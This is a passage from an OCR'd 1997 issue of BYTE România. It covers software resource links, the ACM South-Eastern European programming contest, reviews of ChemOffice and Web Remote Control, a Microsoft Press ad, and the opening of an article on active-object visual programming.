Este o implementare în C++ a unui algoritm de enumerare pentru rezolvarea problemelor de optimizare liniară 0-1. Reprezintă o generalizare a algoritmului Davis-Putnam pentru rezolvarea problemelor de satisfacere propozițională în formă clauzală. Există aici și un fișier postscript mpii952002.ps care descrie tehnicile utilizate. Programul rulează pe platforme Unix.

Teoria grafurilor

În legătură cu teoria grafurilor, puteți găsi o adevărată colecție de programe și algoritmi despre teoria computațională a grupurilor, drumuri Hamiltoniene, enumerare parțială, ponderea maximă în grafuri neorientate, cardinalitate, trasare înapoi, arbori minimali, operații pe structuri de date arborescente dinamice și multe altele. Încercați adresele: ftp://dimacs.rutgers.edu in /pub/gap (GAP), ftp://netlib.att.com in /netlib/toms (GROW, HC, MSTPAC), ftp://dimacs.rutgers.edu în /pub/challenge/graph/contributed/pardalos (pardalos3, pardalos4), ftp://dimacs.rutgers.edu în /pub/dsj/clique (dfmax, dmclique), ftp://elib.zib-berlin.de în /pub/mathprog/matching/weighted (wmatch), ftp://elib.zib-berlin.de în /pub/mathprog/matching/card1 și /pub/mathprog/matching/card2 (match, cardmp), ftp://dimacs.rutgers.edu în /pub/netflow/matching/cardinality/solver-2 (cardmatch), ftp://dimacs.rutgers.edu în /pub/challenge/graph/contributed/morgenstern/morgenstern3 (color_loop) și ftp://dimacs.rutgers.edu în /pub/netflow/program_tools/dynamic_trees (dyn_tree).

Probleme de satisfacere


Acești algoritmi rezolvă problemele de decizie pentru testarea satisfacerii clauzelor și includ proceduri pentru selecția primului atom minimal, a unui atom în cele mai scurte clauze pozitive, a unui atom cu cele mai multe apariții, a unui atom cu cea mai mare pondere Jeroslow-Wang și proceduri de căutare în adâncime Davis-Putnam. Implementările acestor algoritmi pot fi accesate la adresele ftp://dimacs.rutgers.edu în /pub/challenge/sat/contributed/zhang (sato), ftp.cis.upenn.edu în /pub/freeman/posit-1.0.tar.Z (POSIT) și ftp://esda.inesc.pt/pub/users/jpms/soft/nsat/ (NSAT/GRASP).

Probleme de criptare/decriptare, codificare, căutare și sortare

Amatorilor de programare în C, le pot recomanda adresa http://www.dc.ee/Files/Programm.C, unde, pe lângă altele, vor putea găsi coduri sursă ce implementează algoritmii Uuencode/decode (UUXFER20.ARJ), codificarea s pentru criptarea și decriptarea fișierelor (SCODER.ARJ), sortarea Pigeon (PIGEONS.ARJ), criptarea/decriptarea DES rapidă (CDES.ARJ), căutarea extinsă Boyer-Moore (EXTBOY.ARJ) și alți algoritmi de manipulare a arborilor binari și red-black.

Concurs de programare ACM

http://www.cs.pub.ro/acm/


The ACM International Collegiate Programming Contest - Netscape
File
Edit
View
Go
Communicator
Help
Bookmarks
Location: http://www.cs.pub.ro/acm/
acm
22nd International Collegiate
sponsored by
IBM
acm
PROGRAMMING
CONTEST '97-98

The ACM SouthEastern European Region

Director: Prof. Dr. Nicolae TAPUS

Place: Bucharest, ROMANIA, "POLITEHNICA" University of Bucharest

Date: 17-18th October 1997

- News
- Schedule
- Rules
- Registration
- Steering Committee
- Team Judge
- Officials
- Past Years

Wellcome !
to the '97 - '98 home page of
The ACM SouthEastern European Region

From 1100 teams competing in 17 regionals around the world, 50 teams advanced to the finals '9

· The 1997 World Champions, Harvey Mudd College, Washington

În final, aș dori să vă semnalez că, în perioada 17-18 octombrie 1997, la Universitatea Politehnică București se va desfășura faza regională a Concursului de Programare ACM, la care vor participa echipe din țările din zona de sud-est a Europei (Albania, Bulgaria, Croația, Grecia, Moldova, România, Slovenia, Turcia, Ucraina, și Iugoslavia). Concursul constă în rezolvarea unui set de probleme în timp limitat. ACM (Association for Computing Machinery, http://www.acm.org/), fondată în anul 1947, este o organizație științifică și educațională internațională ce are ca scop promovarea ingineriei, științelor, artelor și aplicațiilor pentru tehnologia informației la un înalt nivel etic și profesional, fiind una dintre cele mai vechi organizații de acest gen. În acest an, prima rundă a concursului de programare va începe cu întrecerile regionale în toate colțurile lumii, care se vor desfășura în perioada septembrie-noiembrie 1997. Câștigătorii concursurilor regionale vor ajunge în faza finală care se va desfășura în Atlanta, Georgia. Cei interesați de acest concurs pot obține informații de la dl. prof. Nicolae Țăpuș (e-mail: ntapus@acm.org), coordonatorul principal al acestei faze regionale sau vizitând pagina Web indicată.■

Mircea Sabău este redactor la revista BYTE România.Poate fi contactat la adresa: **msabau@agora.ro.**

ChemOffice integrează ChemDraw, Chem3D şi ChemFinder pentru a oferi chimiştilor un instrument puternic de proiectare şi analiză. ***De Budai László***

ChemOffice

Pentru chimiştii anilor '90 există un număr din ce în ce mai mare de pachete de soft dintre care pot să aleagă. Cele mai des utilizate programe sunt cele pentru desenarea structurilor chimice. O altă categorie de programe este a celor care permit modelarea şi vizualizarea dinamicii moleculare, măsurarea distanţelor atomice, calculul anumitor informaţii ale atomului.

Un astfel de pachet de programe este şi ChemOffice de la CambridgeSoft Corporation.

Acesta include CS ChemDraw, CS Chem3D, CS ChemFinder şi opţional CS MOPAC.

ChemDraw


Programul există în două variante: ChemDraw Pro şi ChemDraw Std. Acestea pot fi folosite pentru vizualizarea, crearea unor structuri chimice bidimensionale. Furnizează unelte specializate pentru desenarea structurilor chimice, a reacţiilor şi a mecanismelor de reacţie. Fiind compatibil cu WWW, poate fi folosit pentru a transmite structuri şi mecanisme chimice într-un mod mai comod decât a le afişa într-o pagină Web, se pot efectua calcule importante obţinându-se informaţii chimice ca: formula empirică, compoziţia elementară, de asemenea mai conţine un analizator de sintaxă chimică.

Varianta ChemDraw Pro conţine toate facilităţile variantei standard, permiţând în plus definirea unor abrevieri de structuri, integrarea informaţiilor din bazele de date de tipul: MACCS, CAS, ISIS Base, ISIS Host, SMILES.

Chem3D Pro

Chem3D Pro ne permite să explorăm natura tridimensională a moleculelor pentru a obţine o privire asupra comportării acestora. Putem găsi astfel configuraţii cu energie minimă observând totodată dinamica moleculară. Cu o scurtă incursiune pe domeniul proteinelor, se pot identifica reziduurile.

Programul are o serie de instrumente pentru desenarea şi rotirea moleculelor. O moleculă desenată în ChemDraw poate fi copiată (prin clipboard) în Chem 3D şi analizată tridimensional.



ChemOffice

CambridgeSoft Corporation

875 Massachusetts Ave
Cambridge, MA 02139

http://www.camsoft.com/

CS Chem3D Net - [Untitled-6]
File Edit View Tools Object Analyze MM2 Window Help
Frame #1 of 1: Initial Frame
CS ChemDraw Net - [Untitled ACS-1996-1]
File Edit Tools Object Text Curves Color Window Help
CS ChemFinder - [AGROBASE.CFW]
File Edit View Search Record Scripts Window Help

Cu programele încorporate, ChemOffice este un instrument adecvat cerinţelor curente.

MOPAC Pro

Este un instrument de calcul semiempiric care lucrează împreună cu Chem3D Pro. Acesta calculează proprietăţi ale moleculelor, optimizează stările de tranzaţie şi geometria de echilibru, folosind avantajele funcţiilor AM1, PM3, MNDO şi MINDO/3.

ChemFinder

CS ChemFinder Pro este destinat a organiza activitatea de cercetare în chimie sub toate aspectele: de la studiul structurilor chimice la informaţii despre diferite substanţe chimice. Pe lângă faptul că este o bază de date personală, ChemFinder permite schimbul de date pe intranet sau Internet, precum şi interogarea unor baze de date externe.

Cu ChemFinder se pot crea baze de date , formulare, notiţe de laborator electronice. Modelele desenate se copiază în ChemFinder, acesta calculând automat formula chimică şi masa molară a acestora. Datele pot fi regăsite în urma unor căutări după anumite criterii.


Pachetul ChemOffice poate rula pe următoarele platforme minime:


- Windows: 386 , 8MB RAM, Windows 3.1; 16MB Windows 95 sau NT
- Macintosh: 68020 sau PowerMac, 8MB
- UNIX: SunOS4.1 cu Motif; Solaris 2.x cu Motif; SGI IRIX 5.x cu IRIX X11

Alte informaţii despre program se pot găsi la adresa http://www.camsoft.com

Informaţii despre alte pachete de programe legate de chimie, se pot găsi la următoarea adresă: http://nhse.npac.syr.edu/chemistry/. Aici se găseşte o listă, care împarte programele pe categorii în funcţie de domeniile de utilizare ale acestora.■


Budai László este redactor la Byte România. Poate fi contactat la adresa **lbudai@agora.ro.**





este timpul


Îți lipsesc. **Ți le-ai dori.** Resursele pentru instruire și certificare Microsoft. **Norocul** tău, **Microsoft Press are soluția;** seturile de resurse și seturile de instruire în ritm propriu care te ajută să **înveți** despre ceea ce ai **nevoie**, atunci când ai nevoie să știi. Indiferent că dorești să-ți **perfecționezi** cunoștințele anterioare sau să-ți creezi un **program de instruire într-un ritm propriu,** vei afla că mai ai și **timp pentru viața** ta.



Microsoft® Windows NT 4.0 Network Administration Training
1-57231-439-7

Microsoft® SQL Server Server Training
1-55615-930-7

Microsoft® Windows NT® Server 4.0 Resource Kit
1-57231-344-7



Microsoft® Windows NT® Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft Press

COMPUTER PRESS AGORA

Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica); MIVAS: Pasaj Universitate;* ***TIMIȘOARA:*** *XCOM21 SRL Bul. Regele Ferdinand nr. 2.*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*


Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Noile tehnologii push aduc în Internet modelul consacrat de televiziune. Aceasta înseamnă şi publicitate. Dar şi telecomandă. **De Péter Csaba**

Web Remote Control

Web Remote Control (WCR) permite utilizatorilor să acceseze paginile Web la fel de simplu cum accesează canalele TV: cu o telecomanda. Utilizatorii pot acum să schimbe canalele cu telecomanda şi, când găsesc unul interesant, pot apăsa pe butonul Play pentru a accesa situl respectiv. Utilizatorii de toate nivelurile, chiar şi copiii, pot acum să acceseze o valoroasă bibliotecă pe care o au în faţă: Internetul. WRC face acest lucru simplu, fără a necesita căutări complexe pentru a găsi informaţia. Apăsând doar un buton poţi vedea programul de la ProTV, apăsând un altul poţi asculta un post de radio de oriunde din lume, iar un alt buton apăsat îţi permite să vizitezi Luvrul sau să te plimbi pe malurile Senei la Paris. Cu o apăsare de buton, poţi să citeşti ziarul preferat, să afli ultimele informaţii de pe piaţa financiară.

WRC oferă posibilitatea părinţilor să definească domeniul de pe Internet pentru copii lor. Prin simpla selecţie a unei baze de date cuprinzând canalele, părinţii pot acum controla informaţiile la care are acces copilul lor. Marele beneficiu al acestei metode este că părinţii şi nu alţii hotărăsc care canale sunt valoroase pentru copilul lor.


Web Remote Control(tm)
File Edit Object View Search Reports Tools Window Help
urs in lei 1 dolar USA USD 7452 1 marca german
Default.mdb - Main Panel
Name
Comment
Off
Play
Info
Play all
Alianta Sun si Netscape pe un browser Java
IBM introduce noi legaturi in Intranet si mainframe
Întrebări rămase fără răspuns
MAGNA MEDIA
FLAMINGO COMPUTERS

Web Remote Control

Strategic Information
Technologies,

1275 Columbus Ave.,
Suite 207
San Francisco, Ca 94133

(415) 673-9999

http://www.sit-intl.com

Internetul a devenit un mediu multimedia cu sunete, animaţii, imagini şi text. Programele de căutare pe Internet nu au fost concepute pentru un astfel de mediu, ele având eficienţa doar în căutare de text. Dacă un utilizator vrea să asculte o staţie de radio aflată pe Internet, acesta va trebui mai întâi să caute postul de radio respectiv, după care – urmărind nişte legături – va reuşi să se conecteze la postul de radio dorit. Această metodă este ca şi cum am schimba postul de radio sau canalele TV manual, însă în ziua de azi fiecare dintre noi foloseşte o telecomandă. WRC aduce exact acest model pentru Internet. Dacă doriţi acces rapid la o pagină de Web, puteţi asocia această pagină cu un „canal" al telecomenzii. Câtă vreme fereastră de browser este activă, apăsaţi butonul de programare şi apoi introduceţi numărul canalului pe care vreţi să stocaţi pagina respectivă (procesul este foarte asemănător cu cel al programării canalelor la televizor). În tot timpul stocării canalului, veţi fi asistat de mesaje într-o fereastră aflată în partea de jos a aplicaţiei.

Web Remote Control este o aplicaţie MDI (Multiple Document Interface), care permite navigarea şi încarcarea simultana a mai multor pagini de Web. WRC oferă posibilitatea de a avea mai multe documente deschise la un moment dat (de exemplu situri Web). Cu ajutorul acestui program se poate naviga pe Web în două feluri; folosind browserul Web incorporat sau folosind un browser extern, cum ar fi Microsoft Internet Explorer, Mosaic sau Netscape Navigator. Pentru a beneficia de toate facilităţile oferite de WRC, aveţi însă nevoie de Internet Explorer 3.0 - 3.2 .

Romanian Web Yellow Pages

WRC include o bază de date cu peste 2000 de adrese Web din România, clasificate pe domenii de interes general. Aceasta e ţinută la zi automat, astfel încât adresele noi sau modificările apărute vă sunt aduse cu promptitudine în faţă, cu ajutorul tehnologiei „push".

WRC are o fereastră de ştiri, numită Ban-

TECH FOCUS OBIECTE

Obiectul Web Site

Obiectul „*Web Site*" este un obiect asociat unui sit WWW real.

Atributele unui obiect „*Web Site*":

Nume (*Name*) - o scurtă descriere; puteţi da nume cu înţeles oricărui obiect, distingându-l în felul acesta mult mai uşor de celelalte.

Comentariu (*Comment*) - puteţi asocia obiectului un comentariu. Puteţi scrie aici orice informaţie care poate fi utilă în regăsirea ulterioară a obiectului.

Adresa Web (*Web address*) - este adresa pe care o are orice sit Web (adică URL-ul); de exemplu http://www.sit-intl.com.

Data ultimei încărcări (*Last Refresh*) - iniţial este data la care a fost creat situl Web, după care această dată este actualizată la data ultimei reîncărcări.


Obiectul Web Channel

Obiectul „Web Channel" este un obiect „Web Site" localizat în *Web Preset Channel root.*

Acest tip de obiect dă posibilitatea asocierii unui „Web Site" cu un număr de canal.

Numele acestui obiect este chiar numărul canalului căruia îi este asociat.

Acest tip de obiect este foarte uşor de manevrat cu ajutorul telecomenzii.


Oferă informații despre poziția curentă a telecomenzii în baza de date (situl, canalul sau grupul).
Închide telecomanda.
Navighează la obiectul pe care este poziționată telecomanda.
Navighează la toate siturile din grupul pe care este poziționată telecomanda.
Se mută de la un grup la altul, înainte și respectiv înapoi.
Se mută de la un sit la altul, înainte și respectiv înapoi.
Cifre pentru a accesa canalele (același lucru ca la o telecomandă de TV).
Se mută între teme, înainte și înapoi.
Buton pentru a putea accesa canalele cu două cifre.
Stochează un Site pe un canal anume.
Această comandă aduce pagina la care s-a navigat, atunci când s-a deschis fereastra curentă de browser. Această comandă este disponibilă numai dacă ați navigat in cadrul aceleiași ferestre de Web la mai multe pagini de Web.
Folosiți această comandă dacă doriți să căutați ceva pe Internet.
Cu aceasta comandă se poate deschide o nouă fereastră de browser.
Folosiți această comandă pentru a opri procesul de aducere de pe Internet a paginii curente.
Această comandă aduce pagina de Web precedentă celei curente.
Aceasta comandă vă aduce o pagina de Web la care ați navigat după pagina curentă.
Cu aceasta puteți cataloga instantaneu o pagină interesantă.
Folosiți această comandă pentru o fereastra de browser, dacă ați navigat deja la o pagină și doriți sa o reincărcați de pe Internet.
Aduce la suprafață (activează) fereastra de sub cea curentă.
Minimizează fereastra curentă a aplicației.
Aduce la suprafață (activează) fereastra cea mai de jos.
Închide fereastra activă.
Aranjează ferestrele deschise in aplicație una peste alta (suprapus).
Aranjează ferestrele deschise in aplicație astfel incat să fie vizibile toate, puse una langă cealăltă.
Maximizează toate ferestrele deschise in aplicație.
Off
Play
Info
Play all
1
2
3
4
5
6
7
8
9
0
© Copyright

ner Bar, unde apar zilnic principalele titluri selectate pentru dumneavoastră din cele mai variate domenii.

Nu mai e nevoie să cautați la diferite adrese Web pentru a găsi știrile politice sau economice, cursul valutar sau timpul probabil. Acestea defilează automat în fața dumneavoastră și nu trebuie decât să alegeți domeniile care vă interesează. Atunci când explorați SIT Web Yellow Pages și vizitați una din paginile stocate, se va considera automat că sunteți interesat de tema căreia pagina respectivă îi aparține. Aici intervine tehnologia revoluționară „push“: canalele de știri sunt selectate automat în concordanță cu interesul nostru (în alte programe acestea trebuie configurate manual).

Fereastra Banner Bar este vizibilă mereu, deci este sigur ca toți utilizatorii primesc mesajele din banner. Banner-ele sunt recepționate de către toți utilizatorii de Web Remote Control, constituind un foarte interesant mediu de publicitate. Orice companie sau utilizator poate avea propriul sau banner (puteți obține detalii la telefon 401-2232341).

Cu un simplu clic, puteți vedea pe larg informația prezentată succint în fereastra de știri.

Navigarea în baza de date

Se poate naviga foarte ușor în baza de date a WRC, folosind săgețile de pe telecomanda.

Vă puteți muta de la un sit la altul, înainte și înapoi, cu săgețile „stânga“, respectiv „dreapta“. Vă puteți muta din grup în grup, înainte și înapoi, cu butoanele „sus“, respectiv „jos“. Vă puteți muta între teme, înainte și înapoi, cu săgețile de „rapid înainte“, respectiv „rapid înapoi“.

O temă poate fi asimilată cu un grup de situri Web. A vă muta între teme înseamnă urmatorul lucru: dacă sunteți pe un sit Web numit „A“, sit ce aparține unui grup (unei teme), mutarea între teme înseamnă mutarea între grupurile frați ale grupului care conține situl Web „A“.

Căutarea în paginile vizitate

În timpul navigării pe Web, toate paginile pe care le-ați vizitat sunt păstrate pe discul hard local (printr-un proces numit caching). Această caracteristică vă permite să navigați „off-line“ (fără a fi conectați la Internet în momentul respectiv, economisind în felul acesta timpul necesar conectării) prin paginile deja vizitate.

Web Remote Control vă permite să navigați off-line, în felul următor: tastați URL-ul dorit în fereastra de URL, fără să fiți conectați la furnizorul dvs. de acces Internet. Dacă pagina Web specificată există pe discul local, va fi afișată în fereastra browser din Web Remote Control. Odată începută navigarea off-line, nu puteți reîncarca paginile de pe Internet. Pentru a începe navigarea on-line, trebuie să închideți toate ferestrele din Web Remote Control, să vă conectați la ISP-ul (Internet Service Provider) dumneavoastră și să accesați adresele Web dorite. Aceasta înseamnă că nu puteți naviga simultan în mod off-line și on-line (nu se pot aduce pagini de pe Internet și de pe discul local în același timp).

Caracteristica de căutare în paginile Web vizitate este foarte utilă. De exemplu, dacă ați văzut un text interesant despre castori într-o pagină Web și ați dori să citiți din nou acea pagină, dar nu ați catalogat-o și nici nu vă amintiți adresa ei, cum procedați ca să o găsiți? Soluția este urmatoarea: selectați comanda „Find in visited Web pages“ din meniul „Main Panel Search“ sau din meniul „Web Search“ și introduceți cuvântul „castor“ în fereastra de dialog care apare.

Rezultatul va fi o pagină Web (un fișier HTML) având ca nume textul pe care-l căutați. Pagina Web respectivă va fi localizată în directorul în care este instalat Web Remote Control. Această pagină (afișată după terminarea procesului de căutare) conține legături către toate paginile Web din cache, care au fost găsite, împreuna cu primele câteva fraze din fiecare pagină (aceste fraze vă ajuta să vedeți care este conținutul respectivelor pagini). Puteți naviga prin aceste pagini cu Web Remote Control și le puteți cataloga pe acelea care vă interesează.

Puteți întrerupe procesul de căutare, apăsând pe butonul „Stop“ din fereastra de dialog; pagina Web cu rezultatele găsite va conține legături către acele pagini care au fost găsite până la momentul respectiv.

Beta gratuit

Versiunea beta a WRC este disponibilă pe situl Web al producătorului (Strategic Information Technologies, http://www.sit-intl.com). Puteți să instalați chiar acum acest revoluționar produs pentru Internet. Este posibil să vă schimbe modul în care utilizați Internetul.■

---

*Péter Csaba (**cpeter@uttgm.ro**) este student și webmaster la Univ. „Petru Maior“ din Tg.Mureș.*

Modelul obiectelor active, folosit în programarea vizuală

Modelul obiectelor active este un model ideal pentru sisteme de simulare, sisteme vizuale, sisteme de modelare rapide, programare vizuală și interfețe grafice utilizator.


De Cătălin Aurel Rusu

Interfețele grafice se bazează pe manipularea directă a entităților prezente în interfață. Modelele grafice trebuie să asigure posibilitatea manipulării entităților abstracte tratate : viteză, timp, evenimente ulterioare, acțiuni paralele, relații dintre obiectele active, sincronizarea comportamentului, etc.

În programarea vizuală, elementele grafice trebuie să asigure o reprezentare vizuală pentru a percepe intuitiv legăturile dintre obiectele abstracte manipulate în aplicații. De aceea, traiectoria este o evoluție spatio-temporală a cărei reprezentare poate fi manipulată.

Modelul obiectelor active are în vedere tratarea următoarelor probleme :

- descrierea unui model ce permite programarea vizuală, descrierea comportamentului obiectelor active;
- stabilirea unui set consistent de entități care permit o evoluție dinamică și activă;
- descrierea unei structuri consistente, definirea obiectelor active, aplicațiilor interactive, evoluțiilor concurente și manipularea obiectelor într-un spațiu abstract;
- descrierea unor entități : comportament, interactor, agenți;
- descrierea unui model capabil să formuleze comportamentul interactiv și dinamic al unor entități active;
- modalități de definire, de modelare a structurii a noțiunilor : comportament, traiectorie, poziție, stare, regulă, condiție, expresie, acțiune, operație, parametrii;
- definirea și executarea comportamentului spatio-temporal, folosind noțiunea de traiectorie spațială și temporală;
- asigurarea unei prezentări grafice și posibilitatea manipulării directe a noțiunilor abstracte;
- modelarea unui set minimal de acțiuni simple, care să permită construirea unor comportamente complexe;
- execuția concurentă într-o manieră pseudo-paralelă, folosind firele de execuție (threads);
- sincronizarea executării unei acțiuni cu accesul la resursele partajate (structuri de date, entități model, fire de execuție).



Modelul obiectelor active are la bază un set de entități active și entități pasive. Entitățile active pot lua următoarele forme : obiecte, variabile, flag-uri. Entitățile pasive sunt: comportament, traiectorie, acțiuni, condiții, ș.a.m.d.

Entitățile active au un comportament bine definit, caracterizat de o evoluție spațială și temporală. Comportamentul obiectelor este sesizabil, în urma parcurgerii unei traiectorii caracterizată de un set de stări. Comportamentul este caracterizat printr-un set de parametrii, un set de poziții și acțiuni, pe care obiectul le execută pe măsură ce se deplasează (în timpul evoluției), în fiecare stare. Traiectoria asigură posibilitatea manipulării directe a entităților modelului și a elementelor acestora.

Prin manipulare directă, este posibilă definirea acțiunilor, a regulilor, a condițiilor care definesc fiecare stare de pe traiectoria entității.

În cadrul modelului obiectelor active, evoluția modelului este formată din evoluția paralelă și concurentă a entităților active. Fiecare entitate (obiect, flag, obiect complex, comportament) este supravegheată de un proces thread (fir de execuție). O mulțime de fire de execuție duc la nașterea comportamentului, mișcării și a interacțiunii dintre entitățile active. Execuția unui comportament este o succesiune de acțiuni ale entității curente sau a entităților delegate. Entitățile din model comunică între ele prin mesaje.

Interfaţa modelului

